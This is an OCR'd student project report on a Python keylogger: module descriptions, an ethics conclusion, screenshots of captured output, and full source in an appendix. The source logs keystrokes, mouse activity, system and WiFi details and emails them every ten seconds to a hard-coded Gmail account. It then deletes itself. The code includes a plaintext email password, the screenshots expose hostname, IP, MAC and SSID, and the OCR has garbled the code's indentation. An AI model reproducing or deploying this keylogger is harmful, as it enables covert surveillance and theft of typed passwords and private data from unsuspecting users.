


Fig 4.5: Socket Module

This module provides access to the BSD socket interface. It is available on all modern Unix systems, Windows, MacOS, and probably additional platforms.

This module does not work or is not available on WebAssembly platforms wasm32-emscripten and wasm32-wasi. See WebAssembly platforms for more information.

The Python interface is a straightforward transliteration of the Unix system call and library interface for sockets to Python's object-oriented style: the socket() function returns a socket object whose methods implement the various socket system calls. Parameter types are somewhat higher-level than in the C interface: as with read() and write() operations on Python files, buffer allocation on receive operations is automatic, and buffer length is implicit on send operations.

socket.gethostname()

The Python function socket.gethostname() returns the host name of the current system under which the Python interpreter is executed.This Python function can be combined with socket.gethostbyname()to get the IP address of the local host.

4.6 threading — Thread-based parallelism




Fig 4.6: Threading in Python

In Python, due to the Global Interpreter Lock, only one thread can execute Python code at once (even though certain performance-oriented libraries might overcome this limitation). If you want your application to make better use of the computational resources of multi-core machines, you are advised to use multiprocessing or concurrent.futures.ProcessPoolExecutor. However, threading is still an appropriate model if you want to run multiple I/O-bound tasks simultaneously.

Availability: not Emscripten, not WASI.

This module does not work or is not available on WebAssembly platforms wasm32-emscripten and wasm32-wasi. See WebAssembly platforms for more information.

This module defines the following functions:

threading.Timer()

This function is used to create a new thread and specify the time after which it should start. Once it starts, it should call the specified function.

4.7 ssl — TLS/SSL wrapper for socket objects

Fig 4.7: ssl in Python

This module provides access to Transport Layer Security (often known as "Secure Sockets Layer") encryption and peer authentication facilities for network sockets, both client-side and server-side. This module uses the OpenSSL library. It is available on all modern Unix systems, Windows, macOS, and probably additional platforms, as long as OpenSSL is installed on that platform.This module does not work or is not available on WebAssembly platforms wasm32-emscripten and wasm32-wasi. See WebAssembly platforms for more information.This section documents the objects and functions in the ssl module; for more general information about TLS, SSL, and certificates, the reader is referred to the documents in the "See Also" section at the bottom.This module provides a class, ssl. SSLSocket, which is derived from the socket.socket type, and provides a socket-like wrapper that also encrypts and decrypts the data going over the socket with SSL. It supports additional methods such as getpeercert (), which retrieves the certificate of the other side of the connection, and cipher(), which retrieves the cipher being used for the secure connection.**ssl.create_default_context**(purpose=Purpose.SERVER_AUTH, cafile=None, capath=None, cadata=None)Return a new SSLContext object with default settings for the given purpose. The settings are chosen by the ssl module, and usually represent a higher security level than when calling the SSLContext constructor directly.

4.8 email.message: Representing an email message

Email Messaging In Python
CoderzColumn
How to Represent an Email Message in Python?

Fig 4.8: Email Message in Python

When you send emails through Python, you should make sure that your SMTP connection is encrypted, so that your message and login credentials are not easily accessed by others. SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are two protocols that can be used to encrypt an SMTP connection. It's not necessary to use either of these when using a local debugging server.

There are two ways to start a secure connection with your email server:

1.Start an SMTP connection that is secured from the beginning using SMTP_SSL().

2.Start an unsecured SMTP connection that can then be encrypted using .starttls().

In both instances, Gmail will encrypt emails using TLS, as this is the more secure successor of SSL. As per Python's Security considerations, it is highly recommended that you use create_default_context() from the ssl module. This will load the system's trusted CA certificates, enable host name checking and certificate validation, and try to choose reasonably secure protocol and cipher settings.

4.9 Pynput




Fig 4.9: pynput python

MOUSE LISTENER

A mouse listener is a threading.Thread, and all callbacks will be invoked from the thread. Call pynput.mouse.Listener.stop from anywhere, raise StopException or return False from a callback to stop the listener.

When using the non-blocking version above, the current thread will continue executing. This might be necessary when integrating with other GUI frameworks that incorporate a main-loop, but when run from a script, this will cause the program to terminate immediately.

The mouse listener thread: The listener callbacks are invoked directly from an operating thread on some platforms, notably Windows.

This means that long running procedures and blocking operations should not be invoked from the callback, as this risks freezing input for all processes.

A possible workaround is to just dispatch incoming messages to a queue, and let a separate thread handle them.

KEYBOARD LISTENER

A keyboard listener is a threading.Thread, and all callbacks will be invoked from the thread. Call pynput.keyboard.Listener.stop from anywhere, raise StopException or return False from a callback to stop the listener. The key parameter passed to callbacks is a pynput.keyboard.Key, for special keys, a pynput.keyboard.KeyCode for normal alphanumeric keys, or just None for unknown keys.

When using the non-blocking version above, the current thread will continue executing. This might be necessary when integrating with other GUI frameworks that incorporate a main-loop, but when run from a script, this will cause the program to terminate immediately.

The keyboard listener thread: The listener callbacks are invoked directly from an operating thread on some platforms, notably Windows. This means that long running procedures and blocking operations should not be invoked from the callback, as this risks freezing input for all processes. A possible workaround is to just dispatch incoming messages to a queue, and let a separate thread handle them.

CONCLUSION

Summary:

In summary, this project embarked on the development of a keylogger, an application with multifaceted functionalities designed to capture and record user interactions on a computer system. The keylogger encompassed features such as keyboard and mouse event tracking, WiFi and system information retrieval, as well as email communication via the SMTP protocol. Throughout the development process, programming languages like Python , integrated development environments (IDEs), networking libraries, and encryption tools were employed to enhance the technical capabilities of the keylogger.

Despite the technical intricacies demonstrated in this project, it is imperative to underscore the ethical dimensions associated with keyloggers. These tools possess a dual nature, showcasing potential applications for system monitoring and security, yet simultaneously raising profound concerns related to user privacy and data protection. As such, responsible use of this technology is contingent upon obtaining explicit and informed consent, ensuring transparent communication, and upholding strict adherence to legal standards.

Moreover, beyond the technical intricacies, this project has provoked thoughtful consideration about the ethical dimensions associated with keyloggers. These tools, while potentially valuable for system monitoring and security, raise profound concerns regarding user privacy and data protection. The responsible use of such technology hinges on securing explicit and informed consent, ensuring transparent communication, and unwavering adherence to stringent legal standards. As technology evolves, projects involving keyloggers underscore the need for a conscientious approach, where innovation is harmonized with ethical considerations, fostering a digital landscape that prioritizes user rights and privacy.

Conclusion:

In conclusion, this project delved into the intricate world of keyloggers, showcasing a spectrum of functionalities that underscore the capabilities and complexities inherent in such software. The technical proficiency demonstrated in implementing keyboard and mouse event tracking, acquiring system and network information, and enabling email communication via SMTP is noteworthy. However, the ethical ramifications of keyloggers cannot be overstated.

The responsible development and use of keyloggers necessitate a commitment to ethical principles and user privacy. Obtaining explicit consent from users becomes paramount, emphasizing the importance of transparency in disclosing the tool's functionalities and potential impact on user data. Legal compliance is equally critical, considering the potential legal consequences associated with unauthorized monitoring and data interception.

As technology continues to advance, projects involving keyloggers serve as a poignant reminder of the delicate balance between innovation and ethical considerations. It is incumbent upon developers, researchers, and users alike to navigate this balance judiciously, ensuring that technological advancements contribute positively to our digital landscape while respecting the rights and privacy of individuals.

REFERENCES

[1] https://www.python.org/doc/essays/blurb/

[2] https://pypi.org/project/pynput/

[3] https://realpython.com/python-send-email/

[4] https://docs.python.org/3/library/ssl.html

[5] https://docs.python.org/3/library/threading.html

[6] https://docs.python.org/3/library/socket.html

[7] https://docs.python.org/3/library/smtplib.html

[8] https://www.geeksforgeeks.org/platform-module-in-python/

[9] https://docs.python.org/3/library/os.html

[10] https://inspirezone.tech/sending-emails-with-python/


[11] https://www.educba.com/python-os-module/

[12] https://www.codiga.io/blog/python-ssl-versions/

[13] https://coderzcolumn.com/tutorials/python/email-how-to-represent-an-email-message-in-python


[14] https://nitratine.net/blog/post/how-to-use-pynputs-mouse-and-keyboard-listener-at-the-same-time/

APPENDIX A
SCREENSHOTS



```
Command Prompt - python  MINOR2.py
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Users\PRASHANT> python MINOR2.py
```

Fig 7.1: Starting Keylogger from CLI




```
                except OSError:
                    print('File is close.')

        keylogger = KeyLogger(SEND_REPORT_EVERY, EMAIL_ADDRESS, EMAIL_PASSWORD)
        keylogger.run()
```

```
[Running] python -u "e:\clg\minor\MINOR2.py"
```


File Edit Selection View
Search
MINOR2.py
Workspace Trust
E: > clg > minor > MINOR2.py > KeyLogger > save_data
Run Code (Ctrl
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
Code
Ln 52, Col 42 Spaces: 4 UTF-8 CRLF Python 3.10.5 64-bit

Fig 7.2: Starting Keylogger from IDE or GUI



from:	guptaderron2001alt@gmail.com
to:	guptaderron2001@gmail.com
date:	10 Dec 2023, 01:26
subject:	Mailtrap
mailed-by:	gmail.com
Signed by:	gmail.com
security:	Standard encryption (TLS) Learn more
:	Important mainly because you often read messages with this label.

Fig 7.3: Sender Receiver Information




Mailtrap Inbox ×

guptaderron2001alt@gmail.com
to me

```
KeyLogger Started...

Hostname :LAPTOP-H2AMOPF9
IP :192.168.206.1
Platform/Processor :AMD64 Family 23 Model 96 Stepping 1, AuthenticAMD
OS :Windows
Machine :AMD64

There is 1 interface on the system:

   Name                   : Wi-Fi
   Description            : Intel(R) Wi-Fi 6 AX200 160MHz
   GUID                   : 52d7813e-5326-495d-82bb-66beeab028e5
   Physical address       : 78:2b:46:4b:80:84
   State                  : connected
   SSID                   : Mansi-5G
   BSSID                  : bc:62:d2:11:b1:99
   Network type           : Infrastructure
   Radio type             : 802.11ac
   Authentication         : WPA2-Personal
   Cipher                 : CCMP
   Connection mode        : Auto Connect
   Channel                : 52
   Receive rate (Mbps)    : 866.7
   Transmit rate (Mbps)   : 780
   Signal                 : 91%
   Profile                : Mansi-5G

   Hosted network status  : Not available
```


Fig 7.4: First mail from client to admin



guptaderron2001alt@gmail.com 01:26 (6 minutes ago)
to me


```
Mouse moved to (41, 34)Mouse moved to (40, 34)Mouse moved to (40, 34)Mouse moved to (39, 34)Pressed at
(39, 34)Mouse moved to (39, 34)Mouse moved to (39, 34)Mouse moved to (40, 34)Mouse moved to (41,
34)Mouse moved to (41, 34)Mouse moved to (41, 34)Mouse moved to (42, 34)Mouse moved to (42, 35)Mouse
moved to (43, 35)Mouse moved to (44, 35)Mouse moved to (44, 35)Mouse moved to (45, 36)Mouse moved to
(46, 36)Mouse moved to (46, 36)Mouse moved to (47, 36)Mouse moved to (49, 37)Mouse moved to (49,
37)Mouse moved to (50, 38)Mouse moved to (51, 38)Mouse moved to (52, 38)Mouse moved to (52, 38)Mouse
moved to (54, 39)Mouse moved to (54, 40)Mouse moved to (56, 40)Mouse moved to (58, 41)Mouse moved to
(58, 42)Mouse moved to (60, 42)Mouse moved to (61, 42)Mouse moved to (62, 43)Mouse moved to (64,
43)Mouse moved to (66, 44)Mouse moved to (67, 45)Mouse moved to (69, 46)Mouse moved to (71, 46)Mouse
moved to (72, 46)Mouse moved to (74, 47)Mouse moved to (76, 48)Mouse moved to (78, 49)Mouse moved to
```

Fig 7.5: Mouse movement on client's screen



```
llo everyone this is to check whether this keylogger is working fine or not.
Thank you.
```

Fig 7.6: Client's activity



guptaderron2001alt@gmail.com
to me

llo (SPACE) everyone (SPACE) this (SPACE) is (SPACE) to (SPACE) check (SPACE) whether (SPACE) this (SPACE) key

guptaderron2001alt@gmail.com
to me

ng (SPACE) fine (SPACE) or (SPACE) not. Key.enter   Key.shift Thank (SPACE) you.

Fig 7.7: Report received on admin mail


guptaderron2001alt@gmail.com
to me

Key.ctrl_l   Key.alt_l   Key.backspace   Key.enter   Key.shift_r   Key.ctrl_r   Key.ctrl_l   Key.alt_gr   (ESC)   Key.cmd   Key.cmd   Key.delete   Key.f12

Fig 7.8: Special keys Captured

APPENDIX B
SOURCE CODE

```
try:
    import os
    import platform
    import smtplib
    import socket
    import threading
    from email.message import EmailMessage
    from pynput import keyboard
    from pynput import mouse
    import ssl


    import subprocess


except ModuleNotFoundError:
    from subprocess import call
    modules = ["pyscreenshot","sounddevice","pynput"]
    call("pip install " + ' '.join(modules), shell=True)


finally:
    EMAIL_ADDRESS = "guptaderron2001alt@gmail.com"
    EMAIL_PASSWORD = "mqzqgxrmzfawyooi"
    SEND_REPORT_EVERY = 10 # as in seconds
    class KeyLogger:
        def __init__(self, time_interval, email, password):
            self.interval = time_interval
            self.log = "KeyLogger Started... \n \n"
        self.email = email
        self.password = password

    def appendlog(self, string):
        self.log = self.log + string

    def on_move(self, x, y):
        current_move = "Mouse moved to ({}, {})".format(x, y)
        self.appendlog(current_move)

    def on_click(self, x, y, button, pressed):
        action = "Pressed" if pressed else "Released"
        current_click = "{} at ({}, {})".format(action, x, y)
        self.appendlog(current_click)

    def on_scroll(self, x, y, dx, dy):
        current_scroll = "Scrolled at ({}, {}) with delta ({}, {})".format(x, y, dx, dy)
        self.appendlog(current_scroll)

    def save_data(self, key):
        try:
            current_key = str(key.char)
        except AttributeError:
            if key == key.space:
                current_key = " SPACE "
            elif key == key.esc:
```

```
            current_key = " ESC "

        else:

            current_key = "  " + str(key) + "  "


    self.appendlog(current_key)


def send_mail(self, email, password, message):

    email_sender = "guptaderron2001alt@gmail.com"

    email_receiver = "guptaderron2001@gmail.com"

    em = EmailMessage()

    subject = "Mailtrap"

    em['From'] = email_sender

    em['To'] = email_receiver

    em['Subject'] = subject

    em.set_content(message)

    context = ssl.create_default_context()

    with smtplib.SMTP_SSL('smtp.gmail.com', 465, context=context) as server:

        server.login(email, password)

        server.sendmail(email_sender, email_receiver, em.as_string())


def report(self):

    self.send_mail(self.email, self.password, "\n\n" + self.log)

    self.log = ""

    timer = threading.Timer(self.interval, self.report)

    timer.start()
    def system_information(self):
        hostname = socket.gethostname()
        ip = socket.gethostbyname(hostname)
        plat = platform.processor()
        system = platform.system()
        machine = platform.machine()
        wifi_info = self.get_wifi_info()
        self.appendlog("Hostname :" + hostname + "\n")
        self.appendlog("IP :" + ip + "\n")
        self.appendlog("Platform/Processor :" + plat + "\n")
        self.appendlog("OS :" + system + "\n")
        self.appendlog("Machine :" + machine + "\n")
        self.appendlog(wifi_info + "\n")

    def get_wifi_info(self):
        try:
            if platform.system().lower() == 'windows':
                # Windows command to get WiFi information
                result = subprocess.run(['netsh', 'wlan', 'show', 'interfaces'],
capture_output=True, text=True)
                return result.stdout
            elif platform.system().lower() == 'linux':
                # Linux command to get WiFi information
                result = subprocess.run(['iwconfig'], capture_output=True, text=True)
                return result.stdout
            elif platform.system().lower() == 'darwin':
```

```
          # macOS command to get WiFi information
          result =
subprocess.run(['/System/Library/PrivateFrameworks/Apple80211.framework/Versio
ns/Current/Resources/airport', '-I'], capture_output=True, text=True)
          return result.stdout
        else:
          return "WiFi information not supported on this platform."
      except Exception as e:
        return f"Error retrieving WiFi information: {str(e)}"

    def run(self):
      self.system_information()

      keyboard_listener = keyboard.Listener(on_press=self.save_data)
      mouse_listener = mouse.Listener(on_click=self.on_click,
on_move=self.on_move, on_scroll=self.on_scroll)

      with keyboard_listener, mouse_listener:
        self.report()
        keyboard_listener.join()
        mouse_listener.join()

      if os.name == "nt":
        try:
          pwd = os.path.abspath(os.getcwd())
          os.system("cd " + pwd)
          os.system("TASKKILL /F /IM " + os.path.basename(__file__))
```

```
            print('File was closed.')

            os.system("DEL " + os.path.basename(__file__))

        except OSError:

            print('File is close.')


    else:

        try:

            pwd = os.path.abspath(os.getcwd())

            os.system("cd " + pwd)

            os.system('pkill leafpad')

            os.system("chattr -i " +  os.path.basename(__file__))

            print('File was closed.')

            os.system("rm -rf" + os.path.basename(__file__))

        except OSError:

            print('File is close.')


keylogger = KeyLogger(SEND_REPORT_EVERY, EMAIL_ADDRESS,
EMAIL_PASSWORD)

keylogger.run()
```